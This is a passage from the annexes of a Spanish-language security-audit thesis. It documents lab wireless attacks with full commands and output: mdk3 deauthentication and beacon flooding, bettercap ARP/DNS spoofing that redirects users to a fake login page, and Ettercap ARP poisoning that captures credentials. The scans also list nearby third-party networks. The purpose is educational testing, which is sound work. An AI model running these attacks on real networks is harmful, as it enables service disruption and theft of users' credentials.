De igual manera se hace el uso de las herramientas aircrack-ng como se observa en la Figura 275 para lograr descubrir las redes inalámbricas en el área de la tarjeta de red inalámbrica, además de poder especificar el canal inalámbrico para reducir significativamente las redes encontradas como se ilustra en la Figura 276.

Figura 275

Airodump-ng

```
(root@Cristian)-[~/home/cristian]
# airodump-ng wlan1mon -c 11
```

Figura 276

Redes disponibles en el canal 11

```
CH 11 ][ Elapsed: 12 s ][ 2023-08-31 12:46
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0C:B6:D2:5B:34:6C	-90	26	19	0 0	11	270	WPA2	CCMP	PSK	PROSANTI_1
38:6B:1C:A1:B9:60	-85	17	18	0 0	10	270	WPA2	CCMP	PSK	FER
38:6B:1C:2A:9D:A8	-88	75	89	1 0	11	270	WPA2	CCMP	PSK	Keiragael
E4:C3:2A:7B:DB:7D	-84	38	37	0 0	11	270	WPA2	CCMP	PSK	Flia Lema_EXT
32:AE:4B:41:9E:2E	-89	0	5	0 0	10	270	WPA2	CCMP	PSK	PLUS_RED_HOGAR
00:EB:D8:31:D1:EE	-82	52	105	10 0	11	540	WPA2	CCMP	PSK	PLUS_YARIKS_BOUTIQUE_2
F8:98:EF:90:1F:1C	-82	71	62	7 0	11	130	WPA2	CCMP	PSK	PRINCIPE
B0:A7:B9:FC:C4:F3	-30	87	106	2 0	11	360	WPA2	CCMP	PSK	Prueba.WPA3-2.4GHz
5C:3A:3D:E5:8A:82	-88	76	90	0 0	11	130	WPA2	CCMP	PSK	Flia Lema
D2:A7:B9:FC:C4:F3	-33	83	109	0 0	11	360	WPA2	CCMP	PSK	<length: 0>

Una vez que encontramos la red objetivo es necesario observar la dirección MAC asociada y apuntarla, terminando el proceso se procede a realizar nuevamente la auditoria con la dirección MAC del AP para observar todos los dispositivos conectados a ese AP tal como se observa en la Figura 277.

Figura 277

Dispositivos inalámbricos conectados al AP

```
CH 11 ][ Elapsed: 18 s ][ 2023-08-31 12:48
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
B0:A7:B9:FC:C4:F3	-30	100	161	7 0	11	360	WPA2	CCMP	PSK	Prueba.WPA3-2.4GHz

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
B0:A7:B9:FC:C4:F3	1A:83:40:C4:56:1D	-34	0 - 1e	48	2		

Después se abre una nueva ventana de terminal para crear un archivo con el nombre black.txt tal como se observa en la Figura 278 lo siguiente es pegar la dirección MAC del dispositivo que se desea bloquear y se procede a guardar el editor de texto como se observa en la Figura 279. Ahora, se procede a ejecutar MDK3 contra la red de destino ejecutando el siguiente comando “mdk3 wlan1mon d -c 11 -b” con la ruta del archivo de texto que acabamos de crear que contiene las direcciones MAC que deseamos interferir como se ilustra en la Figura 280.

Figura 278

Creación de la lista negra

```
(cristian@Cristian)-[~]
$ sudo nano black.txt
```

Figura 279

MAC para bloqueo

```
GNU nano 7.2
1A:83:40:C4:56:1D
```

Figura 280

Ataque de desautenticación con mdk3

```
(root@Cristian)-[~/home/cristian]
# mdk3 wlan1mon d -c 11 -b /home/cristian/black.txt
Periodically re-reading blacklist/whitelist every 3 seconds
```

Al momento de realizar el ataque el dispositivo conectado con la dirección MAC colocado en la lista negra en el bloc de notas no tendrá ningún tipo de conexión apareciendo un mensaje similar al que se observa en la Figura 281, realizado por la desasociación y desautenticación al dispositivo.

Figura 281

Dispositivo afectado



ANEXO 7

Ataque de Inyección y Manipulación de Tráfico

Primero se utiliza la herramienta bettercap capaz de escanear redes inalámbricas y desautenticarlas permitiendo inyección de datos manipulando la información proveniente de los clientes, lo primero es iniciar bettercap como se ilustra en la Figura 282.

Figura 282

Bettercap

```
(root@Cristian)-[~/var/www/html]
└─# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.20.7) [type 'help' for a list of commands]
192.168.9.0/24 > 192.168.9.127 » [14:43:16] [sys.log] [inf] gateway monitor started ...
192.168.9.0/24 > 192.168.9.127 »
```

Con el comando “wifi.show” es posible ver todas las redes disponibles al alcance de la tarjeta de red como se ilustra en la Figura 283. Con el comando “net.probe on” se realiza la búsqueda de hosts en la red, con la ayuda de “ticker on” se puede tener una tabla de los hosts de una manera más ordenada y específica como se ilustra en la Figura 284.

Figura 283

Redes disponibles

RSSI	BSSID	SSID	Encryption	WPS	Ch	Clients	Sent	Recv	Seen
-27 dBm	b0:a7:b9:fc:c4:f3	Prueba.WPA3-2.4GHz	WPA2 (CCMP, UNK)		11				10:40:35
-27 dBm	d2:a7:b9:fc:c4:f3	<hidden>	WPA2 (CCMP, PSK)		11				10:40:35
-58 dBm	dc:f8:b9:db:4e:3f	NETLIFE-VLTCEJA	WPA2 (CCMP, PSK)		8	1			10:40:34
-65 dBm	5e:3a:3d:d4:fd:e8	CLIENTES	WPA2 (CCMP, PSK)		3	2	48 kB	448 B	10:40:33
-66 dBm	5c:3a:3d:e4:fd:e8	DSCComp (MICROELECTRONICA)	WPA2 (CCMP, PSK)		3				10:40:33
-69 dBm	e6:47:b3:fc:12:20	<hidden>	WPA2 (CCMP, PSK)		4				10:40:33
-70 dBm	e4:47:b3:cc:12:20	NETLIFE NICOLE	WPA2 (CCMP, PSK)	2.0	4		2.3 kB		10:40:33
-76 dBm	5c:3a:3d:e3:d1:28	FRANCISCO_CNT	WPA2 (CCMP, PSK)		3	1	3.3 kB	974 B	10:40:32
-77 dBm	84:d8:1b:f2:fe:f6	CONSULTORIO	WPA2 (CCMP, PSK)	2.0 (not configured)	1	1	1.1 kB	5.3 kB	10:40:32
-78 dBm	c8:5a:9f:a9:fd:02	NETLIFE ACSAA	WPA2 (CCMP, PSK)	2.0	8	2	324 B		10:40:34
-79 dBm	0c:41:e9:5e:7a:68	ONFIBER-CALLE BOLIVAR	WPA2 (CCMP, PSK)		2	1		1.5 kB	10:40:32
-81 dBm	00:eb:d8:31:d1:ee	PLUS_YARIKS_BOUTIQUE_2	WPA2 (CCMP, PSK)		11	1		118 B	10:40:35
-82 dBm	e0:19:54:50:19:03	NETLIFE NICOLE	WPA2 (CCMP, PSK)	2.0	1	2	1.9 kB	388 B	10:40:32
-83 dBm	e2:19:54:30:19:03	<hidden>	WPA2 (CCMP, PSK)		1				10:40:32
-84 dBm	00:31:92:83:97:4e	PLUS_SNEAKER	WPA2 (CCMP, PSK)	2.0	4				10:40:33
-84 dBm	46:13:d0:b5:01:9c	<hidden>	WPA2 (CCMP, PSK)		6				10:40:33
-84 dBm	f4:f6:47:d7:95:e6	NETLIFE-otveacalapaquis5	WPA2 (CCMP, PSK)	2.0	5				10:40:33
-84 dBm	f8:98:ef:90:1f:1c	PRINCIPE	WPA2 (TKIP, PSK)		11	1	66 B	128 B	10:40:31
-85 dBm	5c:3a:3d:e5:8a:82	Flia Lema	WPA2 (CCMP, PSK)		11				10:40:35
-86 dBm	4a:d9:e7:ad:83:01	SUMAK WASI PISO4	WPA2 (CCMP, PSK)		6				10:40:33
-87 dBm	30:de:4b:41:9e:2e	<hidden>	WPA2 (CCMP, PSK)		10				10:40:34
-87 dBm	70:4f:57:66:0f:b2	NETLIFE-Hostal Aly Piso 3	WPA2 (TKIP, PSK)	1.0	8				10:40:34
-88 dBm	04:20:84:53:3b:d4	NETLIFE-otvlfconejom2	WPA2 (CCMP, PSK)	2.0	8				10:40:34
-88 dBm	30:de:4b:05:1b:8e	America_24	WPA2 (CCMP, PSK)	1.0	9	2	2.5 kB		10:40:34
-89 dBm	0e:5a:15:54:b4:80	HUAWEI Y9 2018	WPA2 (CCMP, PSK)		2				10:40:23
-89 dBm	34:60:f9:f7:bd:73	GANOBLAN	WPA2 (CCMP, PSK)	2.0	4				10:40:19
-89 dBm	38:6b:1c:a1:b9:60	FER	WPA2 (CCMP, PSK)	2.0 (not configured)	10				10:40:30
-90 dBm	30:c5:0f:4f:dc:14	CLARO_MESA	WPA2 (TKIP, PSK)	2.0	9				10:40:25
-90 dBm	32:ae:4b:41:9e:2e	PLUS_RED_HOGAR	WPA2 (CCMP, PSK)	2.0	10				10:40:35
-90 dBm	38:6b:1c:2a:9d:a8	Keiragael	WPA2 (CCMP, PSK)	2.0	11				10:40:35
-90 dBm	84:d8:1b:45:a4:14	MELANY MATEO	WPA2 (CCMP, PSK)	2.0	1				10:40:32
-90 dBm	e4:c3:2a:7b:db:7d	Flia Lema_EXT	WPA2 (CCMP, PSK)	2.0 (not configured)	11				10:40:31
-91 dBm	18:80:90:ac:0d:94	SistemRV340W	WPA2 (CCMP, PSK)		1				10:40:27
-91 dBm	e4:c3:2a:44:f7:44	Hostal Aly Piso2	WPA2 (CCMP, PSK)	2.0	7				10:40:34

Figura 284*Hosts disponibles*

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.9.127	b0:6e:bf:23:20:d5	eth0	ASUSTek COMPUTER INC.	0 B	0 B	14:51:38
192.168.9.1	b0:a7:b9:fc:c4:f4	gateway	TP-Link Corporation Limited	9.6 kB	6.6 kB	14:51:38
192.168.9.102	fc:a6:21:53:b2:7c		Samsung Electronics Co.,Ltd	372 B	278 B	14:51:52
192.168.9.104	d2:73:fa:59:3f:fb			0 B	184 B	14:51:44
192.168.9.141	44:d4:e0:3e:1e:c9		Sony Mobile Communications Inc	6.5 kB	2.8 kB	14:51:53
192.168.9.237	50:56:bf:5b:56:77		Samsung Electronics Co.,Ltd	13 kB	4.7 kB	14:51:54

↑ 27 kB / ↓ 140 kB / 1735 pkts

```

192.168.9.0/24 > 192.168.9.127 »
[14:51:38] [sys.log] [inf] gateway monitor started ...
[14:51:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[14:51:43] [sys.log] [inf] net.probe probing 256 addresses on 192.168.9.0/24
[14:51:44] [endpoint.new] endpoint 192.168.9.102 detected as fc:a6:21:53:b2:7c (Samsung Electronics Co.,Ltd).
[14:51:44] [endpoint.new] endpoint 192.168.9.237 detected as 50:56:bf:5b:56:77 (Samsung Electronics Co.,Ltd).
[14:51:44] [endpoint.new] endpoint 192.168.9.141 detected as 44:d4:e0:3e:1e:c9 (Sony Mobile Communications Inc).
[14:51:44] [endpoint.new] endpoint 192.168.9.104 detected as d2:73:fa:59:3f:fb.
[14:51:49] [sys.log] [inf] ticker running with period 1s
192.168.9.0/24 > 192.168.9.127 »

```

Ahora se aplica el comando “set arp.spoof targets IP” especificando la dirección IP del cliente a atacar como se observa en la Figura 285, luego de este paso se activa el ARP Spoofing con el comando “arp.spoof on”, luego se configura una dirección http o https para que redirija cuando el cliente acceda a ella como se observa en la Figura 286 con el comando “set dns.spoof.domains ubuntu.com”, con el comando “set dns.spoof.address IP” se logra redirigir a la página deseada tal como lo ilustra la Figura 287, con “dns.spoof on” empieza el ataque como se ilustra en la Figura 288.

Figura 285*Objetivo para el ARP Spoofing*

```

192.168.9.0/24 > 192.168.9.127 » set arp.spoof targets 192.168.9.102
192.168.9.0/24 > 192.168.9.127 » set arp.spoof targets 192.168.9.102

```

Figura 286*Página de redireccionamiento*

```

192.168.9.0/24 > 192.168.9.127 » set dns.spoof.domains https://cloud2.utn.edu.ec/ords/f?p=109:LOGIN::::
[14:54:13] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.9.0/24 > 192.168.9.127 » set dns.spoof.address https://cloud2.utn.edu.ec/ords/f?p=109:LOGIN::::

```

Figura 287*DNS Spoofing*

```
192.168.9.0/24 > 192.168.9.127 » set dns.spoof.address 192.168.9.102
192.168.9.0/24 > 192.168.9.127 » set dns.spoof.address 192.168.9.102
```

Figura 288*Activar el DNS*

```
192.168.9.0/24 > 192.168.9.127 » dns.spoof on
192.168.9.0/24 > 192.168.9.127 » dns.spoof on
```

Finalmente, como se observa en la Figura 289 se puede observar el ataque dns en acción redirigiendo la página de ubuntu.com hacia la dirección del servidor apache creado para el ataque, en la Figura 290 se puede observar cuando el cliente trata de conectarse a la página web es redirigido a la página web creada en donde es necesario indicar el usuario y contraseña, en donde es posible interceptar estas credenciales.

Figura 289*Ataque*

```
192.168.9.0/24 > 192.168.9.127 »
[15:21:42] [sys.log] [inf] dns.spoof sending spoofed DNS reply for utn.edu.ec (→192.168.9.127) to 192.168.9.141 : 4
4:d4:e0:3e:1e:c9 (Sony Mobile Communications Inc).
192.168.9.0/24 > 192.168.9.127 »
```

Figura 290*Redirección de página*

ANEXO 8

Ataque de Inundación de Tramas beacon/probe

Primero instalamos la herramienta MDK3 en el caso de que Kali Linux no lo tenga ya instalado previamente, esto con la ayuda del comando “apt install mdk3” como se ilustra en la Figura 291.

Figura 291

Instalación mdk3

```
(root@Cristian)-[/home/cristian]
# apt install mdk3
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias ... Hecho
Leyendo la información de estado ... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
```

Con el comando “mdk3 --help” se obtiene información sobre los diferentes modos de prueba que se puede realizar con esta herramienta como se observa en la Figura 292, de igual manera con el comando “mdk3 --help b” para conocer los parámetros sobre los ataques de inundación por beacons como se observa en la Figura 293.

Figura 292

Mdk3 opciones

```
(root@Cristian)-[/home/cristian]
# mdk3 --help

MDK 3.0 v6 - "Yeah, well, whatever"
by ASPj of k2wrlz, using the osdep library from aircrack-ng
And with lots of help from the great aircrack-ng community:
Antragon, moongray, Ace, Zero_Chaos, Hirte, thefkboss, ducttape,
telek0miker, Le_Vert, sorbo, Andy Green, bahathir and Dawid Gajownik
THANK YOU!

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses.
IMPORTANT: It is your responsibility to make sure you have permission from the
network owner before running MDK against it.

This code is licenced under the GPLv2

MDK USAGE:
mdk3 <interface> <test_mode> [test_options]

Try mdk3 --fullhelp for all test options
Try mdk3 --help <test_mode> for info about one test only

TEST MODES:
b - Beacon Flood Mode
   Sends beacon frames to show fake APs at clients.
   This can sometimes crash network scanners and even drivers!
```

Figura 293

Mdk3 opciones para inundación de beacon

```

root@crístian)-[/home/crístian]
# mdk3 --help b
b - Beacon Flood Mode
   Sends beacon frames to show fake APs at clients.
   This can sometimes crash network scanners and even drivers!
   OPTIONS:
   -n <ssid>
     Use SSID <ssid> instead of randomly generated ones
   -f <filename>
     Read SSIDs from file
   -v <filename>
     Read MACs and SSIDs from file. See example file at /usr/share/doc/mdk3/fakeap-example.txt
   -d
     Show station as Ad-Hoc
   -w
     Set WEP bit (Generates encrypted networks)
   -g
     Show station as 54 Mbit
   -t
     Show station using WPA TKIP encryption
   -a
     Show station using WPA AES encryption
   -m
     Use valid accesspoint MAC from OUI database
   -h
     Hop to channel where AP is spoofed
     This makes the test more effective against some devices/drivers
     But it reduces packet rate due to channel hopping.
   -c <chan>
     Fake an AP on channel <chan>. If you want your card to hop on
     this channel, you have to set -h option, too!
   -s <pps>
     Set speed in packets per second (Default: 50)

```

Seguido de la instalación se realiza el procedimiento para convertir a la tarjeta inalámbrica en modo monitor como se observa en la Figura 294, lo siguiente es utilizar el script “mdk3 wlan0 b -s 1000” como se observa en la Figura 295 esto para utilizar la interfaz inalámbrica seleccionada para ejecutar la inundación, esto realiza que se produzcan redes inalámbricas aleatorias con todo tipo de nombres o algún SSID en específico lo que produce al usuario un atacante de denegación de servicio.

Figura 294

Tarjeta de red en modo monitor

```

(cristian@crístian)-[~]
$ sudo airmon-ng start wlan0
[sudo] contraseña para cristian:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  526 NetworkManager
 1047 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0          rtl8192eu   TP-Link TL-WN821N v5/v6 [RTL8192EU]
              (monitor mode enabled)

```

Figura 295

Herramienta mdk3 con inundación de 1000 tramas beacon

```
(cristian@cristian)-[~]
$ sudo mdk3 wlan0 -b s 1000
```

Con esto realizado la herramienta mdk3 comienza a propagar redes aleatorias con diferentes tipos de nombres lo que causa denegación de servicio para el usuario inalámbrico debido a que ocupa demasiado tiempo hasta que pueda encontrar la red verdadera y de esta manera logre conectarse tal como se observa en la Figura 296, Figura 297 y Figura 298.

Figura 296

Redes aleatorias creadas con mdk3






Figura 297*Redes aleatorias creadas con mdk3***Figura 298***Redes aleatorias creadas con mdk3*

ANEXO 9

Ataque de Captura y Reenvío

Para la realización de esta vulnerabilidad se utiliza la herramienta Ettercap que viene por defecto en Kali, pero se puede instalar una versión grafica para realizar el ataque con el comando “apt install ettercap-graphical” tal como se ilustra en la Figura 299.

Figura 299

Ettercap



El primer paso es seleccionar la interfaz de red con la que se va a trabajar siendo la interfaz inalámbrica wlan0 iniciando la herramienta como se ilustra en la Figura 300, seguido de esto se debe seleccionar la pestaña de hosts como se observa en la Figura 301 por lo que es posible enlistar los diferentes hosts conectados a la red como se ilustra en la Figura 302.

Figura 300

Inicio de sniffing


```

Listening on:
wlan0 -> 00:C0:CA:98:F6:E0
172.20.158.190/255.255.224.0
fe80::833e:92fe:5ffd:b704/64
2801:10:6800:128::2260/128

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

```

Figura 301*Hosts disponibles en la red***Figura 302***Hosts y direcciones MAC*

IP Address	MAC Address	Description
192.168.9.1	B0:A7:B9:FC:C4:F4	
192.168.9.120	1A:83:40:C4:56:1D	

Delete Host

```

Listening on:
wlan0 -> 44:03:2C:86:CB:3F
192.168.9.117/255.255.0
fe80::d881:26e1:1b6b:b9c6/64


SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 0 EGID 0...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...


Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.9.120 added to TARGET1
Host 192.168.9.1 added to TARGET2

```

Para la realización de suplantación de identidad ARP es necesario conectarse a la red que desea atacar e ir al menú de MITM para seleccionar el ataque como se observa en la Figura 303. Si se ataca a una red encriptada WEP, WPA o WPA2, necesitará saber la contraseña. Esto se debe a que estamos atacando la red internamente, por lo que debemos poder ver información sobre los otros hosts en la red y los datos que pasan dentro de ella.

Figura 303*Selección de objetivos*

Al desplegar el ataque se debe seleccionar la opción de conexiones remotas como se observa en la Figura 304, al seleccionar los objetivos del ataque se debe escoger al primer objetivo que será la víctima además del segundo objetivo que será el gateway de la red como se ilustra en la Figura 305.


Figura 304*Ataque de ARP***Figura 305***Víctimas del ARP*

```
ARP poisoning victims:
GROUP 1 : 192.168.9.120 1A:83:40:C4:56:1D
GROUP 2 : 192.168.9.1 B0:A7:B9:FC:C4:F4
```

Ahora, para tratar de interceptar una contraseña el usuario debe entrar a un sitio web no seguro. En el dispositivo de destino ir a testphp.vulnweb.com. Una vez que se carga, verá una pantalla de inicio de sesión en la que puede ingresar un nombre de usuario y una contraseña falsos. Ingrese un nombre de usuario y contraseña, luego presione "Enviar". Si Ettercap tiene éxito, debería ver el nombre de usuario y la contraseña que escribió en la pantalla del atacante. En este resultado anterior, podemos ver que Ettercap ARP envenenó con éxito al objetivo e interceptó una solicitud de inicio de sesión HTTP que el objetivo estaba enviando a un sitio web no seguro como se ilustra en la Figura 306.

Figura 306

Obtención de credenciales



ANEXO 10

Ataque de Sniffer de Paquetes

Lo primero que se va a realizar es indicar la tabla ARP en la máquina víctima como se ilustra en la Figura 307, e indicar la dirección IP de la máquina atacante para realizar el ataque de hombre en el medio como se observa en la Figura 308.

Figura 307

Tabla ARP

```
C:\Users\Cristian>arp -a

Interfaz: 192.168.9.162 --- 0x4
Dirección de Internet           Dirección física           Tipo
192.168.9.1                    b0-a7-b9-fc-c4-f4        dinámico
192.168.9.222                  00-c0-ca-98-f6-e0        dinámico
192.168.9.225                  08-00-27-d4-1b-fb        dinámico
192.168.9.255                  ff-ff-ff-ff-ff-ff        estático
224.0.0.22                     01-00-5e-00-00-16        estático
224.0.0.251                    01-00-5e-00-00-fb        estático
224.0.0.252                    01-00-5e-00-00-fc        estático
239.255.255.250                01-00-5e-7f-ff-fa        estático
255.255.255.255                ff-ff-ff-ff-ff-ff        estático
```

Figura 308

Direcciones IP

```
(root@Cristian)-[/home/cristian]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.9.225 netmask 255.255.255.0 broadcast 192.168.9.255
    inet6 fe80::a00:27ff:fed4:1bfb prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:d4:1b:fb txqueuelen 1000 (Ethernet)
    RX packets 140 bytes 12285 (11.9 KiB)
    RX errors 0 dropped 1 overruns 0 frame 0
    TX packets 54 bytes 7548 (7.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.9.222 netmask 255.255.255.0 broadcast 192.168.9.255
    inet6 fe80::4296:7794:91ce:d32 prefixlen 64 scopeid 0x20<link>
    ether 00:c0:ca:98:f6:e0 txqueuelen 1000 (Ethernet)
    RX packets 61 bytes 14908 (14.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33 bytes 4778 (4.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

En la máquina atacante se hace uso de la herramienta Ettercap, con el comando “Ettercap -Tq -M arp:remote -i wlan0 -S /IP-gateway// /IP-victima//”, donde tq es para obtener solo texto e información como credenciales nada de datos innecesarios, -M para seleccionar el tipo de ataque que será envenenamiento de ARP, -i la interfaz, -S para no falsificar ningún certificado SSL, como se observa en la Figura 309. Al ejecutar el ataque las direcciones MAC cambian en la tabla ARP al principio se tenía las direcciones MAC normales y después la dirección MAC cambia a la misma de la máquina atacante como se ilustra en la Figura 310. En la Figura 311 se instala una herramienta extra para poder realizar este ataque.

Figura 309

